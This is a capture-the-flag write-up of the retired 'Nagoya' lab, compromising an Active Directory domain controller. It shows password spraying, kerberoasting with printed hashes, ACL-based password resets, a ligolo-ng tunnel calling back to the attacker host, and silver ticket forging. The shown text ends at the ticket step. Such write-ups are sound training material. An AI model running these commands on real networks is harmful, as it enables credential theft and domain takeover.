
Nagoya
AD Windows InsaneProving Grounds · retired · 2026-07-14
Summary: A full Windows Active Directory domain controller — testing web-scraped username generation, ASREPRoast and password-spraying, kerberoasting two service accounts, BloodHound-guided ACL abuse to reset a helpdesk account's password and pivot into a WinRM-capable user, tunneled access to an internal MSSQL instance, a forged silver ticket to reach a sysadmin database context, and SeImpersonatePrivilege abuse to land full domain compromise.
Enumeration
Active Directory Box:
Perform nmap port scan and fingerprinting to collect the following info:
HOSTS
192.168.147.21 (Domain: nagoya-industries.com; HOST: NAGOYA)
  PORTS OPEN
  -53 DNS
  -80 HTTP
  -445 SMB
  -3268 LDAP
  -3389 RDP
  -5985 Winrm
  -9389 mc-nmf
add nagoya-industries.com to /etc/hosts
I feroxbusted the website:
200      GET       79l      242w     3530c http://192.168.147.21/index
200      GET       18l       27w      194c http://192.168.147.21/css/site.css
200      GET       49l      105w     1123c http://192.168.147.21/Nagoya.styles.css
200      GET        4l       25w      230c http://192.168.147.21/js/site.js
200      GET        7l     1019w    78468c http://192.168.147.21/lib/bootstrap/dist/js/bootstrap.bundle.min.js
200      GET        2l     1297w    89476c http://192.168.147.21/lib/jquery/dist/jquery.min.js
200      GET        7l     1994w   162720c http://192.168.147.21/lib/bootstrap/dist/css/bootstrap.min.css
200      GET      180l      258w     6896c http://192.168.147.21/Team
200      GET     2262l    11761w   899580c http://192.168.147.21/ship.jpg
200      GET       79l      242w     3530c http://192.168.147.21/
200      GET      180l      258w     6896c http://192.168.147.21/team
200      GET       79l      242w     3530c http://192.168.147.21/Index
200      GET       69l      200w     3128c http://192.168.147.21/error
200      GET       79l      242w     3530c http://192.168.147.21/INDEX
200      GET       69l      200w     3128c http://192.168.147.21/Error
at http://192.168.147.21/Team we find a list of first and last names
I scraped them with the following python script:
from bs4 import BeautifulSoup

# Example HTML input containing <tr> and <td> tags
html_content = """
<tr>
                            <td></td>
                            <td></td>
                        </tr>
                        <tr>
                            <td>Matthew</td>
                            <td>Harrison</td>
                        </tr>
                        <tr>
                            <td>Emma</td>
                            <td>Miah</td>
                        </tr>
                        <tr>
                            <td>Rebecca</td>
                            <td>Bell</td>
                        </tr>
                        <tr>
                            <td>Scott</td>
                            <td>Gardner</td>
                        </tr>
                        <tr>
                            <td>Terry</td>
                            <td>Edwards</td>
                        </tr>
                        <tr>
                            <td>Holly</td>
                            <td>Matthews</td>
                        </tr>
                        <tr>
                            <td>Anne</td>
                            <td>Jenkins</td>
                        </tr>
                        <tr>
                            <td>Brett</td>
                            <td>Naylor</td>
                        </tr>
                        <tr>
                            <td>Melissa</td>
                            <td>Mitchell</td>
                        </tr>
                        <tr>
                            <td>Craig</td>
                            <td>Carr</td>
                        </tr>
                        <tr>
                            <td>Fiona</td>
                            <td>Clark</td>
                        </tr>
                        <tr>
                            <td>Patrick</td>
                            <td>Martin</td>
                        </tr>
                        <tr>
                            <td>Kate</td>
                            <td>Watson</td>
                        </tr>
                        <tr>
                            <td>Kirsty</td>
                            <td>Norris</td>
                        </tr>
                        <tr>
                            <td>Andrea</td>
                            <td>Hayes</td>
                        </tr>
                        <tr>
                            <td>Abigail</td>
                            <td>Hughes</td>
                        </tr>
                        <tr>
                            <td>Melanie</td>
                            <td>Watson</td>
                        </tr>
                        <tr>
                            <td>Frances</td>
                            <td>Ward</td>
                        </tr>
                        <tr>
                            <td>Sylvia</td>
                            <td>King</td>
                        </tr>
                        <tr>
                            <td>Wayne</td>
                            <td>Hartley</td>
                        </tr>
                        <tr>
                            <td>Iain</td>
                            <td>White</td>
                        </tr>
                        <tr>
                            <td>Joanna</td>
                            <td>Wood</td>
                        </tr>
                        <tr>
                            <td>Bethan</td>
                            <td>Webster</td>
                        </tr>
                        <tr>
                            <td>Elaine</td>
                            <td>Brady</td>
                        </tr>
                        <tr>
                            <td>Christopher</td>
                            <td>Lewis</td>
                        </tr>
                        <tr>
                            <td>Megan</td>
                            <td>Johnson</td>
                        </tr>
                        <tr>
                            <td>Damien</td>
                            <td>Chapman</td>
                        </tr>
                        <tr>
                            <td>Joanne</td>
                            <td>Lewis</td>
                        </tr>

"""

soup = BeautifulSoup(html_content, 'html.parser')

with open('parsed_names.txt', 'w') as outfile:
    for tr in soup.find_all('tr'):
        # Extract text from all <td> tags within the current <tr>
        cells = [td.get_text(strip=True) for td in tr.find_all('td')]

        # Join first and last name with a space
        if len(cells) >= 2:
            full_name = f"{cells[0]} {cells[1]}"
            outfile.write(full_name + '\n')
        elif len(cells) == 1:
            # Handle cases where only one name part is present
            outfile.write(cells[0] + '\n')
I attempted anonymous smb auth with no success.
Foothold
I then realized we have users, which may indicated we want to asreproast for a foothold. I tried my parsed names and it said [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database). Given that I had a space in each name I replaced each space with a . so the format would be first.last and got a different error message.
Find and replace command:
sed 's/ /./g' parsed_names.txt > formattednames.txt
With this we attempt asreproasting:
──(kali㉿kali)-[192.168.45.153]-[~/pg/nagoya]
└─$ impacket-GetNPUsers -no-pass -dc-ip 192.168.147.21 nagoya-industries.com/ -usersfile formattednames.txt -format hashcat -outputfile asrep.txt
Impacket v0.14.0.dev0+20260420.123356.9afc09b9 - Copyright Fortra, LLC and its affiliated companies

[-] User Matthew.Harrison doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Emma.Miah doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Rebecca.Bell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Scott.Gardner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Terry.Edwards doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Holly.Matthews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Anne.Jenkins doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brett.Naylor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Melissa.Mitchell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Craig.Carr doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Fiona.Clark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Patrick.Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kate.Watson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kirsty.Norris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Andrea.Hayes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Abigail.Hughes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Melanie.Watson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Frances.Ward doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sylvia.King doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Wayne.Hartley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Iain.White doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joanna.Wood doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Bethan.Webster doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Elaine.Brady doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Christopher.Lewis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Megan.Johnson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Damien.Chapman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joanne.Lewis doesn't have UF_DONT_REQUIRE_PREAUTH set
Lets try spraying with a custom password list of the seasons with the year the website features (2023)
We can spray for access creds:
──(kali㉿kali)-[192.168.45.153]-[~/pg/nagoya]
└─$ nxc smb 192.168.147.21 -u formattednames.txt -p passlist
SMB         192.168.147.21  445    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Matthew.Harrison:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Emma.Miah:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Rebecca.Bell:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Scott.Gardner:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Terry.Edwards:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Holly.Matthews:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Anne.Jenkins:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Brett.Naylor:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Melissa.Mitchell:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [-] nagoya-industries.com\Craig.Carr:Summer2023 STATUS_LOGON_FAILURE
SMB         192.168.147.21  445    NAGOYA           [+] nagoya-industries.com\Fiona.Clark:Summer2023
While listing groups via ldap we see SQLServer2005SQLBrowserUser$NAGOYA indicating we likely have an internal SQL service running that we can investigate when we get a foothold on the box.
Our WinRM and RDP service fail. This means we have a credpair but no way to get shell access to the box. However, as we can query ldap with this credpair. Kerberoasting is a possibility.
We find two kerberoastable users: svc_helpdesk and svc_mssql
┌──(kali㉿kali)-[192.168.45.153]-[~/pg/nagoya]
└─$ nxc ldap 192.168.147.21 -u 'Fiona.clark' -p 'Summer2023' --kerberoasting kerb.txt
LDAP        192.168.147.21  389    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 (name:NAGOYA) (domain:nagoya-industries.com) (signing:None) (channel binding:No TLS cert)
LDAP        192.168.147.21  389    NAGOYA           [+] nagoya-industries.com\Fiona.clark:Summer2023
LDAP        192.168.147.21  389    NAGOYA           [*] Skipping disabled account: krbtgt
LDAP        192.168.147.21  389    NAGOYA           [*] Total of records returned 2
LDAP        192.168.147.21  389    NAGOYA           [*] sAMAccountName: svc_helpdesk, memberOf: CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com, pwdLastSet: 2023-04-30 03:31:06.190955, lastLogon: <never>
LDAP        192.168.147.21  389    NAGOYA           $krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$nagoya-industries.com\svc_helpdesk*$4fb62809f732ae2d72224eba60d7e205$b1ec9b15af2932b76fd31a18492e7d1ea2392b1aa156acfe12125797afb78601d7c3b24edb12e50d46a74e39d21704d01b82acdc243c907c76fc39a0d7293c387b25ffb13d3920c6c99a85449275d5b19083618e2dc37be6325675c24d24c23721c4bb6b036db82485adcd71c4f929d7fb35a87afa80114fdf424893548508f1cdb2596a964857448e9b34161dc818b48d81f524c0d2c46e3e89843700d18edbe3cf51e7d9b83d0959704edd9ff6c9b2199c0cde925ddbece9615021bbcbd8bc39a440a95abd555be33e502bef0b16b2c02509ddd19772dce6b7b1d374e380e72f473f00ad564c589f96fe554ce85aefa71f8711b599560ad4f865314e8f71475f4c3383895a73a96810f37b5caf4c08ba3a3fb527a703f6314be924a3fbc96593348b5144fcfed0dcd15bee2d243105da339a285e0022c2259c1f00fdec4cf1604261426796070cd9a64a3d26a8cc8f92829f26c2a030836c9a5e5655e032abab7713b0aef0ce585e573acfb0c38d93b7aad587f73beb1eab4b9cc1bfe8ea552d4ea83650326dfaa5632dd1d843e82000efb13832b287fdf4e615be23843837198a8c5843fa58b6aaa2a8c3c43b5c8e41e445ebd4bd101eba660bad9ee29bc04b5ef0e134c72c14e1efa4071bc9b5f61522d18c4bb60c797aaf97aa156e8bf92d65e0e3fe62a0a59eedde7af8b2524fe5c94fb2b103141587a231c6ad564359b71a7692179fc5d8e3f9dd7d2cf8fbbdd5cf640ad3fd4078c5b8cb67f9ff0a708423d76202760a1453838d4ceb2180333fbf1336d754704cd801896d9e580a5bae5d29c9b341d486008eaa89d438532e611967b3c9415d850fdd60409e07a37d02301daa05dc417d5a984ce778b590e9ec3bb996b1386f65fae9b261360df9e48f08127f5d8a6b26e4d52fbf5a822e295b477286a7cbdc3f771498a22d860aa94f55ef89303103ddd99a0c5f0e979323794e97244e273bfbf15f4dd1f7dbe32155b0c80c1ac9506efed349084f44a944002df5d016008b3b09d4020ea2473449f7359a4a1c3e57482c4ba638f667282f62153609d109911f3ecd8cc5f89e7ccca86b77b997a94e6c027a6820ba2bec122314923bb160c5b1c2d3e778f9e3ab873462b1bfad896548eeda0c680f3ef892a9d142bdea8d231e21ab635c56a40bc0255c3e3b22c9737b4229e44e99eb612c509c250925162ad8a05fe6d984dca9d5e3470fb671da4061c921dc86450f9cc6c7fa610f74c4fb159016f145147a708cc08705c373e0c5aabfc019697b1ad2f85d6fa7e539cefc969a8a1e10ca72b964af66b78fee990cee1d0f18fcd4cfa1de1c05d8e370b34ba57dc3c7ba72c78132dcca08916f0023c2e86bbfccb37d756150c6b77160be603a9b08532ca0c4846ab1b561ca551ae9827bb7b97d62b1506dff087aa583df4d63b96cf3fea400df47b0ab8e652950f86b80eddca9f0c353d61035af562479dd5143ff88b031fe91fbab6610db3276dc2be8c6b42840ebbd780bccfb5bdc7203388e336f22762c9eda1bd358dbb779f71ac38014a00644d95df848f3d935ca4050f3dc78805a3f99c1b9e2be67bf41b8a68e028237100db0d082e201d59210cc217a15755ff8b64b1085
LDAP        192.168.147.21  389    NAGOYA           [*] sAMAccountName: svc_mssql, memberOf: [], pwdLastSet: 2023-04-30 03:45:33.288595, lastLogon: 2024-08-03 13:48:01.815298
LDAP        192.168.147.21  389    NAGOYA           $krb5tgs$23$*svc_mssql$NAGOYA-INDUSTRIES.COM$nagoya-industries.com\svc_mssql*$772c32ecfdbab2c2e3a1b579fa89e480$13b3a0e42340757da5c5829ccb6f903963a94d02f0540d13375c00c59900457a7f5cf9e87d7a32d907f36728ea2faff75822928ac4c5dcdcd7f52cf8d4be29eb2b76817aeb6bac9f81facb450bb1e669f16e324a5f0d6f0a2fab7aa392d35566dc2a81ac22b33e47bb4bc0834ab6308122acc3d3846abfeb1763be370fe0714308d5a88119b3167a8f864a634f4d20c9ee7a2bcf42a4f94efca266e8e2396576b99927f681983a6ae71642217f1d614c964ba4ec528f7b86aae99b57718abbdc8ed0528c800741425749cd04f1e62f012c4ed61a39cc3ebee5f97dcc32fcec9dc44eb4283056ad44d87e8476fb5d777879253405b37e574774370e71494951d78dedb7cc5072f1b40e0d1ef03807d9fc76759a7b551d10907cac3e57ad904c8c5f626da9184ef8a663e073b842eff7d208bd4dcff0aef2dc6f6f991d15d9e1868ed92872e46af18a66b8014c98e44c3ede61c18f175d848a5cf108167f82fd2854d511a800d213ffd1804094c42bfbc1be470fc9f111da26b9b44f854cf7f18a07d4940e419c409ceddd2e3a58127b8ae879844a2063a4e14ab5bf0e4425a5277eeb9456b97b41359322bca89387c66e2c9026a673a0e11539080e86aa7a3234a7501021f1734258ef5dd99c3615fb6e6ed197dcb15f79f003ffab71d4668fe4915c8b4a7b597029bf01195b7ed45a71ebb8dddcf52f79059af19ceb736605b735b660cd962b9cf9bbc95ba6e3f2c7d590298dc3113b0eef9eb7f34678c1c4434f47047c4fc8189d6b4a98444322f9bd626e0012b0179486e26cd9182cd3260355a7f9e0e92e120b7543f66230c7bab59a1a3de7ca825d190cb4255645607b9217267a18b1ffc15da9bf74379a02d5524316ed7a221d3f068fd9c3e31ad96d16dd9054de1cbdedc3fbb07ed48fe16e8ea93c247d9bebb36b3bd988887aa113e385d240945a1b84e3241766f97fa916d240ed7db9c346200f6d55e4ff5e6d40bb719baef76521b935d349576c2ea3a7898cc9ab00ae749341fa4c4d7ea0dd772488d6a24a0f4d9362fb09120743c686cea21fefb5737e04b4a356362410056e51b5b5b3c5d5733bbaaf8b14f0fd545726721e025521aaed192814411ff08607d978008b1e0b9c569653fcf3de0490b2364e059abd6eba61f0a913c8782595839866738b3f406db9db0eec0846765fa3a22edaeb90c7c6fe65716f4c14a3c21e9fcf4daedea516a9c1008bbfd1294c6bbde1e4bb7f1502113d5be874c6986505c3275ce4395bf1289f07bdbcbd8121dccc9d1407e02dec8e0c280992d49ce91567fac77cbefa975d42a2b7e61b743ba0f69c50843b4ab9d222d4d4f43dbb7cbf4e9d3235ee8946807e0529996c48a29e4fd1c091fe736a3df5e274271b0310dc3a9e68c0172560dad8764073671cf6ca49d00d2b79e9b0a2ecddd097408c422626bd4e409f86a7e563e714c5541633e9d2cd48b4ee532d2b35ebc42daebbc6ef680eec3e9241fcd2918086cc880ecac8359ea2045773842df3585e9fe8ba45ad8d5bd01428be6b613240f559a8a14e9e66b33fb75e52258f4931ef0f8aca7c4300f3e8a64e3d5b1a110ac82b6bbac8e0e275204d08e8e6ccafdde6e6be25fced93bf
We crack svc_mssql but not svc_helpdesk, we get credpair svc_mssql:Service1
This account still fails winrm and rdp.
Privilege Escalation
To get a better understand of what privileges and relationships I have access to, I ingest the domain data via [[bloodhound-python]]
──(kali㉿kali)-[192.168.45.153]-[~/pg/nagoya]
└─$ bloodhound-python -u 'svc_mssql' -p 'Service1' -d nagoya-industries.com -ns 192.168.147.21 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: nagoya-industries.com
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (nagoya.nagoya-industries.com:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: nagoya.nagoya-industries.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: nagoya.nagoya-industries.com
INFO: Found 36 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 4 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: nagoya.nagoya-industries.com
INFO: Done in 00M 09S
INFO: Compressing output into 20260708200728_bloodhound.zip
In bloodhound, we don’t see anything significant about svc_mssql but we do find out that Fiona.Clark is a member of the Employees group which has GenericAll ACE over users:
- Iain.white
- svc_helpdesk
- joanna.wood
- bethan.webstersvc

After discovering this I change svc_helpdesk’s password to ‘NewPassword123!’ via GenericAll ACE.
┌──(kali㉿kali)-[192.168.45.153]-[/opt/bloodhoundce]
└─$ bloodyad --host 192.168.133.21 -d nagoya-industries.com -u Fiona.Clark -p 'Summer2023' set password 'svc_helpdesk' 'NewPassword123!'
[+] Password changed successfully!
I then use svc_helpdesk to reset the password of christopher.lewis, who is a member of developers which has access to winrm.
┌──(kali㉿kali)-[192.168.45.153]-[/opt/bloodhoundce]
└─$ net rpc password christopher.lewis 'NewPassword123!' -U nagoya-industries.com/svc_helpdesk -S 192.168.147.21
Password for [NAGOYA-INDUSTRIES.COM\svc_helpdesk]:
┌──(kali㉿kali)-[192.168.45.153]-[/opt/bloodhoundce]
└─$ nxc smb 192.168.147.21 -u 'christopher.lewis' -p 'NewPassword123!'
SMB         192.168.147.21  445    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.147.21  445    NAGOYA           [+] nagoya-industries.com\christopher.lewis:NewPassword123!
This gives us the ability to winrm in as christopher.lewis
We can find the local flag in C:\
I uploaded winPEAS to the box and ran it and found this listing for the port scan:
 Check for services restricted from the outside
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address        Remote Port     State             Process ID      Process Name

  TCP        0.0.0.0               80            0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               88            0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               135           0.0.0.0               0               Listening         900             svchost
  TCP        0.0.0.0               389           0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               445           0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               464           0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               593           0.0.0.0               0               Listening         900             svchost
  TCP        0.0.0.0               636           0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               1433          0.0.0.0               0               Listening         2200            sqlservr
  TCP        0.0.0.0               3268          0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               3269          0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               3389          0.0.0.0               0               Listening         308             svchost
  TCP        0.0.0.0               5985          0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               9389          0.0.0.0               0               Listening         2728            Microsoft.ActiveDirectory.WebServices
  TCP        0.0.0.0               47001         0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               49664         0.0.0.0               0               Listening         516             wininit
  TCP        0.0.0.0               49665         0.0.0.0               0               Listening         496             svchost
  TCP        0.0.0.0               49666         0.0.0.0               0               Listening         64              svchost
  TCP        0.0.0.0               49667         0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               49675         0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               49676         0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               49678         0.0.0.0               0               Listening         2560            spoolsv
  TCP        0.0.0.0               49684         0.0.0.0               0               Listening         636             services
  TCP        0.0.0.0               49691         0.0.0.0               0               Listening         644             lsass
  TCP        0.0.0.0               49698         0.0.0.0               0               Listening         2700            dns
  TCP        0.0.0.0               49717         0.0.0.0               0               Listening         2736            dfsrs
  TCP        0.0.0.0               52804         0.0.0.0               0               Listening         2200            sqlservr
  TCP        127.0.0.1             53            0.0.0.0               0               Listening         2700            dns
  TCP        127.0.0.1             389           127.0.0.1             49681           Established       644             lsass
  TCP        127.0.0.1             389           127.0.0.1             49683           Established       644             lsass
  TCP        127.0.0.1             389           127.0.0.1             49744           Established       644             lsass
  TCP        127.0.0.1             49681         127.0.0.1             389             Established       2744            ismserv
  TCP        127.0.0.1             49683         127.0.0.1             389             Established       2744            ismserv
  TCP        127.0.0.1             49744         127.0.0.1             389             Established       2700            dns
  TCP        192.168.147.21        53            0.0.0.0               0               Listening         2700            dns
  TCP        192.168.147.21        139           0.0.0.0               0               Listening         4               System
  TCP        192.168.147.21        389           192.168.147.21        49810           Established       644             lsass
  TCP        192.168.147.21        389           192.168.147.21        50009           Established       644             lsass
  TCP        192.168.147.21        389           192.168.147.21        50018           Established       644             lsass
  TCP        192.168.147.21        5985          192.168.45.153        36540           Established       4               System
  TCP        192.168.147.21        49810         192.168.147.21        389             Established       2700            dns
  TCP        192.168.147.21        50009         192.168.147.21        389             Established       2736            dfsrs
  TCP        192.168.147.21        50018         192.168.147.21        389             Established       2736            dfsrs
TCP 0.0.0.0 1433 0.0.0.0 0 Listening 2200 sqlservr
However we cannot reach this from the outside as its filtered. We need to tunnel it.
I do this via ligolo-ng.
I use the ligolo-proxy binary in kali’s /usr/bin/ directory to start the proxy on my kali:
sudo /usr/bin/ligolo-proxy -selfcert
then I download the ligolo agent for amd64 windows to transfer to the box. (github at https://github.com/nicocha30/ligolo-ng/releases)
I then run the agent pointing back to my kali box on the port the proxy opened:
.\agent.exe -connect 192.168.45.153:11601 -ignore-cert
On the proxy I select the session and run tunnel_start.
We then just need to add a static route to our kali machine that routes to the host’s ligolo TUN interface which resolves to the agent’s loopback on the pivot host.
We can go ahead and connect to the mssql service via 240.0.0.1 (traffic is tunneled to the agent’s loopback) and poke around the databases:
impacket-mssqlclient svc_mssql:[email protected] -windows-auth
We don’t find anything significant and we also find that we are not a sysadmin and cannot perform RCE via xp_cmdshell
SQL (NAGOYA-IND\svc_mssql  guest@master)> SELECT SYSTEM_USER;

--------------------
NAGOYA-IND\svc_mssql
SQL (NAGOYA-IND\svc_mssql  guest@master)> SELECT_USERNAME();
ERROR(nagoya\SQLEXPRESS): Line 1: Incorrect syntax near ')'.
SQL (NAGOYA-IND\svc_mssql  guest@master)> SELECT USER_NAME();

-----
guest
SQL (NAGOYA-IND\svc_mssql  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
0
However, since we know the password to svc_mssql, the account which is responsible for the mssql service (we know this due to the SPN resolution)
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ impacket-GetUserSPNs nagoya-industries.com/christopher.lewis -dc-ip 192.168.133.21 -request
Impacket v0.14.0.dev0+20260420.123356.9afc09b9 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName                Name          MemberOf                                          PasswordLastSet             LastLogon                   Delegation
----------------------------------  ------------  ------------------------------------------------  --------------------------  --------------------------  ----------
http/nagoya.nagoya-industries.com   svc_helpdesk  CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com  2026-07-13 09:24:35.151570  <never>
MSSQL/nagoya.nagoya-industries.com  svc_mssql
We can find generate the hash of the password (Service1) for mssql and forge arbitrary TGS-REP tickets for any user for this service.
With this idea, we attempt to forge a TGS-REP ticket for mssql as Domain Admin.
To forge a silver ticket we need the following:
- Service hash
- Domain SID
- Domain Name
- SPN
While we can get this info from a variety of tools, I tend to find nxc ldap and impacket to be the easiest.
nxc ldap 192.168.133.21 -u 'christopher.lewis' -p 'NewPassword123!' --get-sid
LDAP        192.168.133.21  389    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 (name:NAGOYA) (domain:nagoya-industries.com) (signing:None) (channel binding:No TLS cert)
LDAP        192.168.133.21  389    NAGOYA           [+] nagoya-industries.com\christopher.lewis:NewPassword123!
LDAP        192.168.133.21  389    NAGOYA           Domain SID S-1-5-21-1969309164-1513403977-1686805993
Find Service Hash from Plaintext Password
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ echo -n 'Service1' | iconv -t utf16le | openssl md4
MD4(stdin)= e3a0168bc21cfb88b95c954a5b18f57c
Using Impacket Ticketer to Forge a Silver Ticket
ticketer.py -nthash <SERVICE_HASH> -domain-sid <DOMAIN_SID> -domain <DOMAIN> -spn <SPN> <ATTACKER_USER>
I also included our userid as 500 (administrator) and added us to group 512 (Domain Admins)
impacket-ticketer -nthash e3a0168bc21cfb88b95c954a5b18f57c -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 -groups 512 Administrator

Impacket v0.14.0.dev0+20260420.123356.9afc09b9 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for nagoya-industries.com/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
